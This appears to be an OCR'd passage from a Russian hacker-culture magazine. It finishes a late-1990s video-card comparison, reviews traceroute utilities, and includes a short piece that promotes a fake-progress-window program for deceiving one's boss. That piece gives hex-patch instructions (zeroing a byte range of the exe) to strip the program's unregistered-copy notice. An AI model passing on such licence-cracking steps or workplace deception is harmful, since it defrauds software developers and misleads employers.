NVIDIA Riva TNT2 M64

Этот чипсет привлекает фирм-производителей видеокарт своей низкой ценой. Наиболее достойная карта на этом чипе - это Creative 3D Blaster Riva TNT2 Value. Видеокарта тактуется на 125 Мгц по чипу и 150 Мгц по памяти. Разгон возможен на уровне ~150/170 Мгц.




В этой модификации чипа NVIDIA Riva TNT2 в целях удешевления была кастрирована шина обмена с памятью до 64 бит, поэтому чипсет получил свое название NVIDIA Riva TNT2 M64. NVIDIA Vanta представляет собой то же самое (название чипа NVIDIA Riva TNT2 M64 Vanta). Отличие видеокарт NVIDIA Vanta и NVIDIA Riva TNT2 M64 только в тактовой частотой чипа и памяти: у Vanta-карт они немного меньше.


32MB варианты M64 - штуки бестолковые, в экстремальных условиях, в которых они могли бы пригодиться (допустим, Q3 1024x768x32HQsetting), карта сидит в луже (17-20fps по timedemo001, в зависимости от разгона), и лишними 16-ю мегами оттуда ее не вытащить, потому как причина тормозов - 64-битная шина обмена с памятью, а вовсе не ее (памяти) объем, т.е. TNT2(A) 16MB лучше, чем TNT2M64 32MB.

Из-за урезанной шины обмена с памятью возникает больше трудностей по работе с 32-битным цветом и в разрешениях выше 800x600, когда нагрузка на шину памяти возрастает довольно сильно.

Качество картинки в 3D аналогично TNT/TNT2, т.е. на достаточно высоком уровне.

Тесты






Как видно, в OpenGl и Direct3D рива занимает лидирующие позиции.

ATI Technologies

Продукцию этой компании можно назвать если не золотой серединой, то серебряной точно.

ATI RAGE 128 PRO

На этом чипсете основывается семейство видеокарт ATI RAGE FURY PRO (имеются варианты с расширенными TV-функциями). Объем памяти может составлять 16 и 32 Мбайта (SGRAM 7ns). Частота работы чипа и памяти также может быть разной: от 118/140 до 140/159. Разгон возможен до 150/170 Мгц.




Разгон видеокарты даст хороший прирост по скорости в высоких разрешениях.


Чип ATI RAGE 128 PRO поддерживает декодирования MPEG2 видео или просто DVD-Video. С видеокартой поставляется плеер ATI DVD. Фирма ATI уже ввела в свои графические чипы поддержку ряда составляющих декодирования MPEG2 видео потоков. Rage128 Pro это подтверждает, показывая при проигрывании DVD-фильмов загрузку центрального процессора на уровне 45% и обеспечивая прекрасное качество изображения.

Качество картинки в 2D и 3D по-прежнему на высоком уровне.

Тесты

ATI RAGE 128 PRO показывает блестящие результаты при работе с 32-битным цветом и очень хорошую производительность в Direct3D.





Основным минусом данного чипа является низкая скорость в OpenGL-приложениях. Лишь в низких разрешениях получается приемлемая производительность.


S3

Отношение к продуктам этой фирмы очень неоднозначное. И в первую очередь это из-за ее программистов, изрядно подмочивших репутацию брэнда. Впрочем об их "трудах" позже...

S3 Savage4

Существует несколько разновидностей этого чипсета: S3 Savage4 GT, S3 Savage4 Pro, S3 Savage4 Pro+ и Savage4 Xtreme (различие только в частоте памяти, а Xtreme вариант представляет собой разогнанный Pro+). Наиболее предпочтительным является S3 Savage4 Pro+ (разгонять мы и сами умеем). ;) На его основе построена плата Diamond Stealth III S540. Чипсет имеет частоту 125 МГц, а память работает на 143 МГц. Разгон видеокарты возможен до 170/170 МГц.

Видекарты на чипе S3 Savage4 находятся в самой низкой ценовой категории (от 30$) и попали они туда вполне заслуженно :).




В первую очередь из-за программистов S3 - у видеокарты, сделанной уже год назад, нормальные драйвера появились только сейчас. Во-вторых, у S3 Savage4 очень плохое качество работы 2D (в разрешениях свыше 1024x768 наблюдается сильное "замыливание" изображения).

В-третьих, в Direct3D приложениях часто наблюдаются лаг и многочисленные глюки (с выходом новых дров ситуация не изменилась, хотя в дальнейшем, возможно, изменится).


Но не все так плохо, как кажется на первый взгляд. У дикаря самая красивая картинка в 3D. В первую очередь это из-за качественной трилинейной фильтрации, 32-битного цвета, поддержки высоко детализированных текстур и фирменной технологии S3TC, позволяющей сжимать текстуры в несколько раз и благодаря которой Unreal и Unreal Tournament выглядят просто блестяще. Технология S3TC уже поддерживается многими современными 3D-шутерами, и разработчики игр также обещают поддержку S3TC в своих будущих релизах...


Одновременно к "плюсам" и "минусам" чипсета S3 Savage4 можно отнести то, что он менее зависит от мощности CPU, чем его конкуренты. То



есть он показывает хорошую скорость на слабых и средних компьютерах, но уже на более мощных тачках роста производительности не наблюдается...

Тесты





Как видно из тестов, Savage4 весьма неплох на компьютерах со слабеньким CPU.


Трибунал

Карты на Voodoo3 остаются для фанатов FPS, которым не особенно важно качество текстур и наличие 32-битного цвета. Причем покупка Velocity 100 предпочтительней, т.к. приобретать карту 3dfx Voodoo3 2000 нет смысла, ибо Velocity 100 дает схожую производительность. Ее единственный минус по сравнению с Voodoo3 2000 - это меньшее количество памяти (8 MB) + второй TMU включается не на всех платах, поэтому, если покупаешь Velocity100 с прицелом на обязательное включение второго TMU, то рекомендую обговорить moneyback с продавцом.

Многим можно порекомендовать карты на TNT2-A как имеющие отличную скорость вместе с приличным качеством. Чип M64 годится не для придирчивых геймеров, но желающих иметь поддержку нормального 3D на всякий случай.


ATI Rage 128 Pro тоже достоин внимания из-за высокого качества картинки и приличной скорости. Не стоит также забывать о его прекрасных возможностях в области воспроизведения DVD-Video. Но этот чипсет требует достаточно быстрого процессора для высокого FPS (впрочем, как и TNT2-A). Так что рекомендовать ATI всем без исключения я не могу.

Savage4 могу рекомендовать тем, у кого проц не первой свежести и для кого цена играет не самую последнюю роль. Этот чипсет обладает прекрасной графикой и хорошей скоростью, но покупка видеокарты на основе Savage4 имеет смысл только для тех, кто имеет доступ к Инету. Так как придется скачивать последний драйвер (возможно и Биос) и S3Tweak (программка для разгона и настройки Дикаря) к этому чипсету (скачать можно отсюда: http://s4.narod.ru).



К сожалению, пока не появилась видеокарта, которая угодила бы всем. Одному нужна высокая скорость, второму - великолепная графика, третьему - и то и другое и за умеренную цену. Чтобы не облажаться при покупке - помни, что все современные видюхи показывают высокую скорость только на быстрых процессорах и при достаточном количестве оперативки. Чем медленнее твой проц, тем будут меньше скоростные различия между видеокартами, так как именно процессор становится узким местом в системе. Если проц совсем хилый, то лучше модернизировать сначала его, если ты не любитель слайд-шоу, конечно ;).

Также не стоит думать, что разница в скорости между 16 и 32 MB видеокартами существенна. Сейчас лишь немногие игры (Quake 3) используют большие массивы текстур, где применение 32 MB оправдано, так что разница между 16 и 32 MB не играет большой роли, поэтому лучше побереги свою "капусту" для деда Мазая и его зайцев. :)



Взломанный кофеин



Rosco McQueen aka Лымарев (mcqueen@limpbizkit.com)))

Появилась не так уж давно на просторах глобальной Сетки одна очень замечательная программулина, имя которой Nap 'n Coffee. Небольшой .zip'унчик - всего 34КБ! Зато внутри очень милый .exe'шник, который, уверяю, станет твоим незаменимым другом (после любимой подруги, конечно!). В особенности на рабочем месте. "Почему так?" - спросишь ты. Отвечаю.


Появилась не так уж давно на просторах глобальной Сетки одна очень замечательная программулина, имя которой Nap 'n Coffee. Небольшой .zip'унчик - всего 34КБ! Зато внутри очень милый .exe'шник, который, уверяю, станет твоим незаменимым другом (после любимой подруги, конечно!). В особенности на рабочем месте. "Почему так?" - спросишь ты. Отвечаю.

Nap 'n Coffee - это прога, которая позволит тебе отлучиться от работы в любой момент на заданный тобою же срок времени, причем шеф при виде пустого рабочего места не сможет к тебе даже придраться! :) Никаких записок, настроченных нервно трясущейся рукой. Все на самом деле гениально просто...

Программка создает стандартное рабочее окно Форточек со строкой состояния. Самый явный пример - это окошко форматирования диска С. ;) Тут тебе и сообщат, что, мол, хард твой форматируется, и подскажут, сколько времени до конца осталось. Но прелесть проги заключается в том, что ты сам создаешь содержание своего рабочего окна!

Давай возьмем, к примеру, надпись "Receive mail" (то бишь "Получаю мыло"). Загружаешь прогу, в разделе Simple "progress-bar" window в ячейке Title bar text пишешь The Bat!, в ячейке Progress bar text, которая находится чуть ниже, пишешь Receive mail. Затем в поле Duration in minutes ставишь, например, 10 минут. После всего этого жмешь кнопку Launch напротив твоих только что введенных надписей, и дол-

жно появиться окошко, которое в течение 10 минут будет старательно "получать" почту. Внешне это выглядит так:



Мазовая фишка, не правда ли? Поставь срок в 1 час, и можно пивка с друзьями хлебнуть, а шеф только ушами хлопать будет!

Но этим не ограничивает себя Nap 'n Coffee! Мало того, ты можешь создать тот самый синий экран (нет, не синий экран смерти...), на фоне которого обычно инсталлируются проги. Поясню на практике.

Поменяй свою надпись The Bat! на Install, а Receive mail на Copying Files. Теперь в разделе Install "blue-screen" window в ячейке Title bar text впиши слово Setup, а в Progress bar text напиши Internet Explorer 5.0. И опять кликай на кнопку Launch, только на ту, которая в разделе Install "blue-screen" window! Чем тебе не установка IE 5.0? Полюбуйся:

А срок "установки" поставь где-нибудь часа два, сбегай за пивком, и можно дружно запеть: "Какая боль, какая боль! Internet Explorer 5.0!" :)

Вот и все... Халява и халтура - две родственных тебе души!

Конечно, такой проге цены нет! Хотя постой... Наглые разработчики обделили нас фривером! И если ты создашь синий экран установки, то на заднем фоне огромными буквами будет надпись, что, мол, все это вранье и инсталляция на самом деле липовая! Уроды... Как всегда, весь кайф запарывают! А ведь регистрация стоит целый доллар!

Но не надо расстраиваться, ты ведь не забыл, что мы с тобой X, причем такие X, что совсем даже и не X...! Ну, ты меня понял! ;)

Нам ничего не стоит доказать, что в конец зажравшиеся буржуи на самом деле наивные дети. Плевали мы на всякие там регистрации-кастрации, верно? Мозги в голове, мозоль на заднице - вот наше оружие! Так чего стоишь-то? В бой!

Маза такая: нужно вскрыть exe'шник программы. Как элитный X ты тут же грузишь HView, но проще это сделать в Norton Commander'е, нажав на клаве кнопочку F4.

Итак, перед тобой кишки самой лучшей на свете проги. Тебе нужен адрес AC20. Именно с него начинается вся та тягомотина, которая раскалывает весь прикол Nap 'n Coffee. Причем тягомотина эта здесь написана задом наперед. Хотя чего удивляться? F4 - кишки наизнанку!

Начиная с AC20 и до AD10 в 16-ричных столбцах ставь одни нули! Затем сохраняйся, грузи прогу, и говяной надписи как не бывало! А всего-то... И за это еще доллар платить? :)






На самом деле таким образом можно изменить почти всю прогу. Например, поставить свои надписи на кнопках, изменить раздел About, хотя, я думаю, ты на это не способен. Ведь ты же X, а не прыщавый ублюдок! :)

Помнишь, когда бежит строка состояния, под ней надпись Estimated time left. А что за estimated такой, спрашивается? Тем же самым F4 удаляй его на хрен, и в итоге останется просто Time left. В общем, тут есть все. чтобы воплотить твои извращенные мысли в реальность!

У меня, например, вот что получилось:



Так что давай, клади на своего шефа с высокой колокольни, грузи Nap 'n Coffee и беги навстречу своей девушке - лето на дворе! Удачи! :)

Ой! Совсем из головы моей дурной вылетело! Держи адрес, где прога обитает:

http://www.multimania.com/kinkodev


А вот теперь удачи тебе, халтурщик! :)



Проверим сеть на тормоза



Maxx Zеленeнко (maxx@xakep.ru)




Доброго, братишка! Не знаю, как ты, а я не раз и не два в своей сетевой жизни сталкивался с ситуацией, когда любой твой запрос к нужному серваку проходит в течение целого часа и просмотреть какую-нибудь жутко нужную пагу просто невозможно. Ну, часик у компа просидел, она, наконец, открылась, а как скачать оттуда что-нибудь? И, как обычно, до сдачи материала остался один день, а новая, судя по описанию, просто суперская прога валяется себе на спрятанном неизвестно где серваке. В общем, ситуация - хочешь волком вой, а хочешь отправляйся на родину проги с дискетой, пешком и в валенках на босу ногу (вдруг куда в холодные края забредешь :))).

Когда попал в такую ситуацию, то первым делом грешишь на своего прова и его кривую сеть и, соответственно, сразу кидаешься домогаться техподдержку, причем делать это всеми доступными способами: по телефону, мылу и, естественно, в реале. Добился, добрался, а дело-то вовсе и не в них, а в кривизне самого сервака или его канала, а может промежуточный узел где тормозит. Значит, оно того не стоило, а столько времени потрачено.

Для экономии времени и сил люди придумали классные проги, прослеживающие прохождение твоих пакетов до сервака и назад, попутно показывающие все промежуточные узлы, местонахождение и скорость прохождения пакетов через каждый узел в отдельности. В общем, если ты хочешь знать, на какой конкретно части Сети тебя настигли тормоза, заведи себе Traceroute aka Tracer, а я тебе в этом помогу...

Trace 3D

Не самый многофункциональный и удобный трейсер, но точно самый прикольный и один из самых быстрых. Обладает лишь одной функцией, определить которую можно по названию, но наиболее продвинутые могут догадаться с трех раз :))). При вводе хоста или IP прога делает стандартную процедуру сканирования и создает диаграмму на основе времени прохождения пакетов через узлы. Из реально полученных результатов формируются диаграммы минимального и максимального времени прохождения, а на их основе генерируется часть диаграммы, отражающая среднюю скорость прохождения пакетов. Для большего удобства в определении медленных участков Сети каждый узел отмечен соответствующим образом и подписан.




Очень интересен принцип вывода результатов на экран - это делается в виде трехмерного объекта, который можно повернуть, приблизить или удалить. В общем, так, как попросит того твоя беспокойная душа. Единственное нарекание, которое у меня возникло в связи с использованием этой проги - ее окошко очень небольших размеров и не может расширяться, так что при просмотре результатов приходится очень сильно извратится для выяснения реального положения дел. Зато эта прога в полной мере подойдет для того, чтобы поразить твою новую пассию, шефа на работе или просто какого-нибудь ушастого, заглянувшего через плечо. Советую скачать и поюзать, поверь - тебе понравится.

Вес проги: 1247 кило

Снять: http://hotfiles.zdnet.com/cgi-bin/texis/swlib/hotfiles/info.html?fcode=0013BO

Ping Plotter

Хороший трейсер, примечательный тем, что при сверхмаленьких размерах он предоставляет все, что только необходимо юзверю. В основном ориентирован на вывод текстовой информации, но также создает и графики, которые очень удобны в работе. Все адреса, которые вводятся для сканирования, сохраняются и могут быть в любой момент вызваны при помощи листа сканирования, расположенного на правой стороне окна. Для отслеживания картины прохождения пакетов в течение длительного времени прога позволяет выставить нелимитированное количество повторений с определенным интервалом. Вместе с графиком, отслеживающим прохождение пакетов в течение всего периода сканирования, эта софтина становится просто незаменимой для определения времени наибольшей загруженности того или иного хоста.



Выводит на экран такие полезные сведения, как IP и DNS всех узлов, максимальное и минимальное время прохождения запросов, количество потерянных пакетов, график, отражающий картину последнего сканирования, и многое другое. Из приятных и полезных дополнительных функций можно отметить Whois и возможность ведения отдельных графиков для каждого из узлов. В случае, если ты отслеживаешь свой сервак, то прогу можно настроить на подачу тревоги при определенных изменениях, происходящих с прохождением пакетов. Ну а ежели ты куда уехал и подойти к компу не можешь, она лихо зашлет тебе в мыльницу письмо следующего содержания: "Сервер сперли - приезжай! Твоя прога". :)))). В общем, софтина рабочая - настоящий тулз, и если трейсер тебе нужен для работы, то советую обратить на нее пристальное внимание.
Вес проги: 479 кило


Снять: http://www.nessoft.com/downloads/pngplt_2.exe

NeoTrace

Просто суперская прога, всем, кто это читает, советую сгонять и поставить на скачивание, а уж потом только дочитывать. Начнем с того, что на сегодняшний день это один из самых юзаемых и удобных трейсеров, причем, поверьте мне, абсолютно справедливо. При установке ты видишь анимированное окошко с закладками, позволяющими переключаться между различной инфой, которую выводит прога. Адрес жертвы вводится в строку на верхней части экрана и может там существовать как в виде текста, так и в виде IP, для удобства в работе туда же вынесена кнопка, позволяющая включить постоянное обновление инфы относительно связи с хостом. Адрес загнали, отъюзали кнопочку трейс и начинаем шарить по закладкам с результатами.

Map - без комментариев, вся цепочка узлов, через которые идет запрос, демонстрируется на карте мира, там наблюдаются почти все столицы мира и наиболее крупные города, но почему-то нет Москвы (городок, видать, маленький :)), да и других российских городов тоже нет. Очень прикольно, но если верить проге, то посреди морей и океанов имеется целая туча серверов, и многие из них серьезно тормозят, наверное, вода внутрь попала :)).

Несмотря на это, все равно прикольно, и теперь я доподлинно знаю, что сервак Микросакса находится в Америке, причем, по заверениям НеоТрэйса, где-то в море недалеко от побережья (интересно, ошибка или спрятали подальше от "фанатов" ?:)). Для удобства разглядывания деталей в проге предусмотрен zoom.




Nodes - здесь в виде удобосмотримой цепочки отражаются все узлы, через которые идет запрос. Под изображениями отображаются имя хоста, время прохождения сигнала и, если в базе данных на серваке есть нужная инфа, то государственная принадлежность в виде соответствующего флага.

По каждому из узлов можно легко получить всю необходимую инфу при помощи меню, возникающего по щелчку правой кнопки крысы. Ежели ты заинтересовался одним из узлов, то при выборе пункта меню Go to... прога загрузит в твоем броузере страничку, которая имеет место быть на этом узле (если ничего не вылезло, значит таковой там нет).

List - вся нужная инфа, но уже в тексте. Узлы по номерам, их IP, DNS, время прохождения и сеть, в которой находятся. Коротко и лаконично, так что не запутаешься.

Graph - естественно, график, правда, не самый удобный для юзверя, плохо знающего математику, но, тем не менее, когда разберешься, друго-




го уже не потребуешь. Относительно любой из точек можно получить исчерпывающую инфу через старую добрую правую кнопку.

